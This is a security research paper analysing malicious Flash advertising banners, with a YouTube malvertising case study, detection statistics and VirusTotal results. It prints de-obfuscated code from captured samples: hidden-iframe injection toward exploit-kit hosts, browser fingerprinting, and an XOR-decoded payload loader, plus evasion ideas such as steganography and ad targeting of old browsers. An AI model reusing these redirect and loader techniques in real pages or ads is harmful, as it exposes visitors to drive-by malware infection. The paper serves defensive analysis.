OPTIMIZED MAL-OPS. HACK THE AD NETWORK LIKE A BOSS

Vadim Kotov & Rahul Kashyap
Bromium, Inc., USA

Email {vadim.kotov, rahul}@bromium.com

ABSTRACT

In this paper we perform in-depth analysis of malicious web ads with the focus on Flash banners. We investigate various possibilities for an attacker to leverage ad networks to spread malware. Then we showcase the fact that, from the attackers' perspective, ad networks are no different from, and may be even better than exploit kits – thus making them a viable candidate for the next primary attack vector. Finally, we explore how current security technologies are ineffective against attacks propagated through ad networks.

INTRODUCTION

A significant part of the web economy is based on web advertising. Banner networks such as *DoubleClick* [1] can be seen on most commercial websites and are visited by millions of users every day. By visiting a website, we implicitly allow a number of third-party JavaScript and Flash programs to execute in our browsers, and this raises some huge security concerns.

One of the most popular attack vectors nowadays is drive-by-download – a malicious page serving malware through browser and plug-in exploits. The attack begins when a victim visits a malicious website, from which they are redirected to the exploit kit page. Various methods of redirection are possible: an iframe tag, a JavaScript-based page redirect, etc. The exploit kit page then returns an HTML document containing exploits, which are usually hidden in an obfuscated JavaScript code. If at least one exploit succeeds, the victim is compromised. Successful exploitation means that the injected shellcode has finished flawlessly and hence accomplished its task: to download and execute a malicious program. The key component in this scenario is the redirect page, which is usually a compromised website, spam or a targeted email. Lately, cybercriminals have started using ad networks for this purpose. In this case, one does not actually need to hack a website or bother with spam dissemination. One only needs to use one of the hundreds of web advertising services to reach millions of Internet users.

The problem of malicious ads has been around for a while and there are a handful of papers addressing it. In 2007, Provos *et al.* included rogue ad networks in their extensive study of web malware [2], but the major focus was the emerging problem of exploit kits. In the 2009 paper by Ford *et al.* [3], an attempt was made to investigate the problem of malicious Flash banners. The paper is focused on the detection and classification of rogue SWF files and showcases an attack scenario of a malicious ActionScript 2.0 program. Later, a broader theoretical study was conducted by Angelia and Prishva [4], addressing the problem of malvertising. It investigates the different sides of the advertising market and covers several security-related problems, from malware distribution to privacy violation. All of these papers lack a significant number of samples, use cases of malicious adverts, and approach the problem from the defensive perspective. In this paper, we summarize our findings regarding in-the-wild Flash banners and look at the properties of ad networks that could be leveraged by an attacker.

Malicious adverts are closely entangled with exploit kits and are used as redirects to the pages serving malware via drive-by-download attacks. The most dangerous type of web ad is a Flash banner. The prevalence of *Adobe Flash Player* is enormous. According to *Adobe* statistics [5], as many as one billion Internet users have *Adobe's* Flash plug-in running in their browsers. The danger of Flash redirects is that they don't do anything malicious *per se*, and therefore it's extremely hard to detect and block them. In this paper, we demonstrate how ad networks could be deployed for the same purposes as exploit kits, and discuss how a number of exploit kit features could be in fact be 'outsourced' to the ad network.

YOUTUBE CASE STUDY

We started our investigation with an incident we encountered in February 2014 [6]. A *YouTube* page was spreading malware though the code presented in the advertising network. The scheme of the attack is presented in Figure 1.



Figure 1: Workflow of the YouTube incident.

Redirection code was found in the SWF file. It leveraged the ExternalInterface API that allows the calling of the JavaScript function from Flash movies. The attack consists of the following steps:

1. Fingerprint the browser.
2. If the browser is either *Internet Explorer* or *Opera*:
   a. concatenate the obfuscated URL with the obfuscated JavaScript redirect code
   b. call ExternalInterface.call(deobfuscate(<obfuscated redirect code + URL>)).

After de-obfuscation, the following JavaScript code is executed:

```
function () {
   var E = document.createElement('iframe');
   document.body.appendChild(E);
   var ATR = E.attributes;
   var AW = document.createAttribute('width');
   AW.nodeValue = '0';
   ATR.setNamedItem(AW);
```

```
        var AH = document.createAttribute('height');
        AH.nodeValue = '0';
        ATR.setNamedItem(AH);
        var AB = document.createAttribute('frameborder');
        AB.nodeValue = '0';
        ATR.setNamedItem(AB);
        var AS = document.createAttribute('src');
        AS.nodeValue = '<URL serving Styx exploit kit>';
        ATR.setNamedItem(AS);
}
```

The code adds an iframe to the DOM layout of the page. In turn, the iframe points to a URL serving an instance of the Styx exploit kit. Together with malicious code, the advertisement also contained the following MouseClick handler so that it could act as a normal web banner:

```
private function FuncOnClickBan.ner(param1:Event) :
void {
   navigateToURL(new URLRequest(root.loaderInfo.
parameters.clickTAG),"_blank");
}
```

To investigate the matter further, we collected and aggregated *Google Safe Browsing* URL analysis results from 26 March to 1 June 2014 to estimate the rates of malware prevalence on YouTube.com. We assume that, since no compromises of YouTube.com itself have been reported recently, all the malicious content comes from the adverts. Figure 2 shows the percentage of malicious pages of all the pages on YouTube.com checked by the *Google* crawler.



Figure 2: Percentage of malicious pages on YouTube.com over two months.

We see that the trend is decreasing, however it's quite a minor change (about 0.015%), and there are spikes from time to time that could indicate the start of malvertising campaigns. Figure 3 shows the categories within the malicious pages (they might overlap since they cover different aspects of attacks).

Interestingly, the results indicate that there are more trojans than exploits and new processes. A possible explanation could be that *Google*'s engine detects the attack *after* it has been planted on the victim machine, and thus fails to detect the exploitation



Figure 3: Categories within malicious pages on YouTube.com.

stage. Indirectly, this indicates that malware developers pay a lot of attention to scanners and crawler bypasses. Between 7 May and 21 May, the number of scripting exploits dropped, while the number of trojans increased dramatically. This could indicate an overall improvement in malicious content obfuscation (possibly switching from pure HTML/JavaScript code to SWF). This supports the assumption that it is getting harder to detect the exploitation stage.

The number of malicious domains fluctuates slightly, but the trend is pretty much stable, as shown in Figure 4.



Figure 4: Malicious domains and intermediaries.

Statistics show that the incidence of malicious banners on *YouTube* is low, but stable. From the attacker's perspective, a video-hosting page is an attractive target since a user stays on the same page for several minutes while watching the video – enough time for long redirects and complex exploits to execute.

LEVERAGING AD NETWORKS FOR CLIENT FINGERPRINTING

An advertising network is a web service that allows advertisers to display their banners on a variety of websites. Of course, the owners of these websites have mutually beneficial agreements with the advertising agency. Figure 5 shows how all the parties involved interact with each other.



Figure 5: How ad networks work.

The complex and diverse infrastructure of ad networks relies heavily on third-party content such as images, text and rich media (video, Flash animation, etc.). While text and images could hardly be used for attack purposes (unless, say, an image exploits some vulnerability in the image processing part of the browser), rich media provides all the means necessary for attack. The advertising policy does not really place any restrictions on how a banner should operate. An attacker needs only to make sure that it can act as a normal advert in order to get approval from the advertising network.

One of the key features of ad networks is the ability for the advertiser to target certain audience sectors. The biggest ad networks are engaged with search engines, social networks and entertainment portals. Let's examine *DoubleClick*'s targeting criteria [7]. It allows selection of audience parameters including:

- Language
- Country
- Browser
- Operating system
- Device
- Topic of the search query or web page.

Similar functionality is usually implemented in exploit kits [8], but in this case it is handled completely by the advertising network. Setting the operating system to *Windows XP* and the browser to *Internet Explorer* allows an attacker to use old exploits that are publicly available and always proven to be effective. With this configuration they don't need to worry about such defences as ASLR, EMET, etc. Language and country parameters allow an attacker to focus on a specific geographical location, which is handy if the attacker has a working scheme of monetizing stolen bank cards or victim personal data in a particular country.

ATTACKING FROM MALICIOUS FLASH BANNERS

All the exploit kits to date have relied on JavaScript to perform such tasks as browser/plug-in fingerprinting, exploit selection and data obfuscation. Flash is used either to exploit a vulnerability in *Adobe Flash Player* or to support other exploits in building ROP shellcode [9, 10]. However, in banner networks, Flash movies are the most popular media, and security policies for SWF files are pretty loose. Web advertising involves a number of parties, such as the ad network showing the banners, the websites embedding the ads, and the resources provided and controlled by the advertiser. This, for instance, allows communication between Flash and JavaScript, which was leveraged in the *YouTube* attack.

In general, there are three ways to attack from a Flash banner advertisement:

1. Redirect a user to a malicious page after clicking on the banner.
2. Add a stealthy redirect to the page in the form of an iframe.
3. Attack from the banner itself.

The general scenario of the attack is presented in Figure 6.



Figure 6: Malicious Flash banner attack scenario.

The URL to which a banner leads is provided to SWF via ClickTag [11] – a parameter specified in HTML. Nowadays, this is a *de facto* standard for all the major ad networks, but it's really hard to verify that the URL passed to a Flash movie remains the same and doesn't get transformed or replaced by a malicious one.

The current version of ActionScript is 3.0, but the older one (2.0) is still in use. Both have sufficient capabilities for user redirects and malicious code execution. The difference between them, from the software development point of view, is that 2.0 was more of a supplement for Flash's rich media capabilities, while 3.0 is more powerful and is a purely class-based scripting language (pretty much like Java). In fact, you do not have to use Flash IDE at all to do the job (including complex animation, audio and video manipulation) in pure ActionScript 3.0 (AS3).

In AS 2.0, Flash and HTML (JavaScript or VBScript) communication is implemented in the fscommand [12] class.

Alternatively, the getUrl function can be used, where instead of a URL, a JavaScript snippet can be passed as an argument:

```
getUrl("javascript:n=1;do{window.open(\
'http://*******.com/zha.htm\')}while(n==1); width=1",
"_self");
```

In AS3, this is done via the ExternalInterface class [13]. Its method call allows JavaScript functions to be invoked on the HTML page. But as the *YouTube* case shows, its functionality is not limited to calling the JavaScript functions that are defined explicitly, but it actually executes any arbitrary JS code in the form of function () { <your code> }. This works in *Firefox*, *Internet Explorer* and *Opera*, but doesn't work in *Chrome*. It allows an attacker to modify the DOM structure of the HTML page and thus redirect to a drive-by-download or exploit a potential victim straight away. In this case, malicious code is contained within the banner and must therefore be obfuscated in order to pass the security check performed by the corresponding ad network. One of the malvertising samples we saw (md5 = 98 b7e6694bca78770d0e8a5c80e3992a) used the class tree to hide the malicious JavaScript code:

```
if(ExternalInterface.available){
   storyByteArray = ByteArray(new storyClass());
   story = storyByteArray.readMultiByte(storyByteArray.
length,"iso-8859-1");
   if(Capabilities.screenResolutionX >= 600 &&
Capabilities.screenResolutionY >= 400){
      if(Capabilities.os.indexOf("Windows") >= 0){
         userAgent = ExternalInterface.call("window.
navigator.userAgent.toString");
         if(userAgent.indexOf("MSIE") != -1) {
            str1 = "function(){";
            str1 = str1 + story;
            str1 = str1 + "}";
            ExternalInterface.call(str1);
         }
      }
   }
}
```

First, it carefully checks the environment it is running in and makes sure that it's a *Windows* system and that the ExternalInterface class is available in the browser. Then it leverages JavaScript to check for the user-agent string. Only when it verifies that the victim is running *Internet Explorer* does it invoke the JavaScript code. The payload seems to be contained in the story variable, which was initialized in the code snippet shown above – but if we look into storyClass(), we don't see anything malicious:

```
public class storyClass extends ByteArrayAsset {
   public function Maina_storyClass() {
      super();
   }
}
```

However, the class inherits ByteArrayAsset – a class which allows the embedding of binary data into an SWF. Furthermore, when the instance of the storyClass is concatenated with the str1 string, it is coded implicitly into the string and returns the binary data in the superclass. The binary data turns out to be a fairly large chunk of obfuscated JavaScript. The JavaScript (after de-obfuscation) contains a browser fingerprinting part based on PluginDetect. Then, if a victim uses the required version of JRE, it adds an iframe to the page:

```
if (((J.indexOf('1.6.0.') !== -1) ||
(J.indexOf('1.7.0.') !== -1)) && (J != '0.0.0.0')
&& (J != '1.7.0.25') && (J != '1.7.0.40') && (J !=
'1.7.0.45')) {
   var versions = bin2hex(pdfvers + '||' + J + '||' +
flashvers + '||' + group);
   var namef = h + 'tp://*******.net/';
   var divTag = document.createElement('div');
   divTag.id = 'over-holder';
   document.body.appendChild(divTag);
   var fr3 = document.createElement('iframe');
   fr3.width = '11px';
   fr3.height = '9px';
   fr3.setAttribute('style', 'left:-10000px');
   fr3.setAttribute('style', 'visibility:hidden');
   fr3.setAttribute('src', namef);
   document.getElementById('over-holder').
appendChild(fr3)
}
```

Later, we discovered an updated version of this attack (md5= 9edb3fdeb9bb38fcbf1a8432ff4559a2). Neither the commercial Sothink SWF Decompiler nor the open-source JPEXS Free Flash Decompiler were able to decompile it. But by looking at the AS3.0 byte code we were able to spot the same variable names and workflow as in the previous case. However, this one also targeted *Firefox* and *Opera* users:

```
00232) + 0:2 getlex <q>[packageinternal]::userAgent
00233) + 1:2 pushstring "Firefox"
00234) + 2:2 callproperty <q>[namespace]http://adobe.
com/AS3/2006/builtin::indexOf, 1 params
00235) + 1:2 pushbyte -1
00236) + 2:2 equals
…
00250) + 0:2 getlex <q>[packageinternal]::userAgent
00251) + 1:2 pushstring "Opera"
00252) + 2:2 callproperty <q>[namespace]http://adobe.
com/AS3/2006/builtin::indexOf, 1 params
00253) + 1:2 pushbyte -1
00254) + 2:2 equals
```

Another difference was that the JavaScript contained a number of unprintable characters, which is a primitive but quite effective method of obfuscation:

```
00000000  4f 3d 22 2f 69 29 2e 49  28 62 03 3a 42 28
62 29  |O="/i).I(b.:B(b)|
00000010  7b 03 79 20 61 7d 2c 03  29 7b 43 20 03 3b
77 28  |{.y a},.){C .;w(|
00000020  03 2e 31 03 02 73 2a 28  02 02 64 03 2b 2b
29 7b  |..1..s*(..d.++){|
```

Although it doesn't have a native eval function, as JavaScript does, allowing execution of the source code passed as an argument, there is a way to obfuscate a Flash movie within a Flash movie. To do that the ByteArray and Loader classes are usually employed. The former class provides a means to store and manipulate binary data, while the latter allows it to be encapsulated into an AS3 object and added into the context of the current program.

Consider the following example code taken from a piece of SWF malware:

```
key = 6301633;
payload = new Array(171143298, 6304480, 1478360505, …
); 3
bytes = new ByteArray();
bytes.endian = Endian.LITTLE_ENDIAN;
for(var i:int = 0; i < payload.length; i++)
   bytes.writeUnsignedInt(payload[i] ^ key);

bytes.length = 3344;
ldr_context = new LoaderContext();
loader = new Loader();
loader.contentLoaderInfo.addEventListener(Event.
COMPLETE,this.vets);
loader.loadBytes(bytes, ldr_context);
```

The code above sets up a byte array, de-obfuscates the payload, and makes the instance of the Loader class load it as if it was an image or another SWF movie. Then it registers the callback function this.vets() to be called once the loader has finished loading. In the this.vets() function, the loaded element is added to the stage:

```
public function vets(param1:Event) : void {
   addChild(param1.target.loader as Loader);
}
```

After that, a new Flash object is created and all the code contained therein is executed.

The problem with attacking from the Flash banner directly is that there are size constraints defined by the ad network, which are usually up to 200K. The banner must look normal and should not contain any suspicious elements such as a huge chunk of high-entropy data. This constraint can be overcome by deploying steganography and hiding malicious code in the image. The AS3 code could then extract it and execute it in the manner shown above. For that purpose, for example, the hideimage [14] tool could be used. Although it's a C program, it's pretty small and straightforward, so it would be trivial to implement in ActionScript 3.0. *Adobe Flash* provides rich capabilities for image manipulation [15], including reading and writing pixel data.

Although we haven't yet seen malicious banners that incorporate a fully functional exploit kit, it is a possibility, especially considering the targeted character of web ads.

SUMMARY AND CONCLUSION

From our investigation we conclude that ad networks could be leveraged to aid, or even be substituted for current exploit kits. Loose security policies, high prevalence and powerful scripting capabilities make it a viable tool for malware distribution.

There are a number of reasons why the problem of malvertising cannot be solved by traditional means. To name a few:

- In terms of both time and resources (and hence money), the scale of web advertising is too large to allow a thorough check of every single piece of rich media.
- Verifying that a file is malicious or clean is a form of the Halting Problem and thus every check is probabilistic. Furthermore, to really impact the security of web ads, the detection algorithm success rate must be higher than the percentage of malware in advertising (which, according to *Google Safe Browsing*, is about 0.04%) and provide a negligible rate of false alarms.
- In some cases, malicious content could be triggered by a certain condition and thus not manifest any suspicious behaviour under normal circumstances, thus passing the security checks. To discover such content, thorough static analysis is required (such as symbolic execution and taint analysis), which could be complicated given the volume of web adverts.

The most popular security solutions nowadays are based on end-point detection, but this is largely ineffective due to the obfuscation capabilities of ActionScript. To back up this claim we checked several not-so-fresh malicious SWF files from our collection with *VirusTotal*. The results are shown in Table 1.

Although *VirusTotal* does not cover the proactive modules of anti-virus engines, the signature-based approach clearly fails here.

A viable solution could be to block the ads at endpoints. Tools such as AdBlock allow users to do this. However, this would damage a huge sector of the web economy. It appears that at the current time, we need to focus our efforts on the detection and blocking of actual exploits. This, however, does not change the fact that legacy approaches for malware detection cannot cope with the ever-growing threat landscape.

MD5	AS version	VirusTotal positives	Scan date
196e889522da0964f8e148414f3cc0c	3.0	1/50	2014-02-09
98b7e6694bca78770d0e8a5c80e3992a	3.0	5/48	2014-02-27
75d155554330c93287cc7c4dc96a6631	2.0	29/46	2013-05-30
ffe764f6e5e8aec6d7c73de83d862b25	3.0	1/49	2014-02-09
5205d33eb5d8db897c691b8d081d5ad0	3.0	2/52	2014-05-20

Table 1: VirusTotal results for several malicious banners.

REFERENCES

[1] DoubleClick. http://www.google.com/doubleclick/.

[2] Provos, N.; McNamee, D.; Mavrommatis, P.; Wang, K.; Modadugu, N. The ghost in the browser: analysis of web-based malware. Proceedings of HotBots'07, 2007. https://www.usenix.org/legacy/event/hotbots07/tech/full_papers/provos/provos.pdf.

[3] Ford, S. Analyzing and Detecting Malicious Flash Advertisements. Proceedings of ACSAC'09, 2009, pp.263–372. http://www.cs.ucsb.edu/~chris/research/doc/acsac09_flash.pdf.

[4] Angelia; Pishva, D. Online advertising and its security and privacy concerns. Proceedings of ICACT'13, 2013, pp.372–377. http://infoscience.epfl.ch/record/184961/files/EPFL_TH5664.pdf.

[5] Adobe Flash runtimes/Statistics. http://www.adobe.com/products/flashruntimes/statistics.html.

[6] Navaraj, M. The Wild Wild Web: YouTube ads serving malware. http://labs.bromium.com/2014/02/21/the-wild-wild-web-youtube-ads-serving-malware/.

[7] About Targeting Criteria – Doubleclick for Publishers Help. https://support.google.com/dfp_premium/answer/177383?hl=en.

[8] Kotov, V.; Massacci, K. Anatomy of Exploit Kits. Proceedings of ESSoS'13. http://securitylab.disi.unitn.it/lib/exe/fetch.php?media=kotov_massacci_anatomy_of_exploit_kits_wp.pdf.

[9] Kotov, V. Dissecting the newest IE10 0-day exploit (CVE-2014-0322). http://labs.bromium.com/2014/02/25/dissecting-the-newest-ie10-0-day-exploit-cve-2014-0322/.

[10] Running in the wild, not for so long. http://blogs.technet.com/b/srd/archive/2013/07/10/running-in-the-wild-not-for-so-long.aspx.

[11] Tracking Macromedia Flash Movies. http://www.adobe.com/resources/richmedia/tracking/designers_guide/.

[12] Fscommand – Adobe Help Resource Center. http://help.adobe.com/en_US/AS2LCR/Flash_10.0/help.html?content=00000561.html.

[13] ExternalInterface – AS3. ActionScript 3.0 Reference for Adobe Flash Platform. http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/external/ExternalInterface.html.

[14] Stanley, J. Hideimage. http://incoherency.co.uk/tools/hideimage.php.

[15] Chapter 22. Working with bitmaps. Programming Adobe ActionScript 3.0, pp.474–484, 2009. http://help.adobe.com/en_US/ActionScript/3.0_ProgrammingAS3/flash_as3_programming.pdf.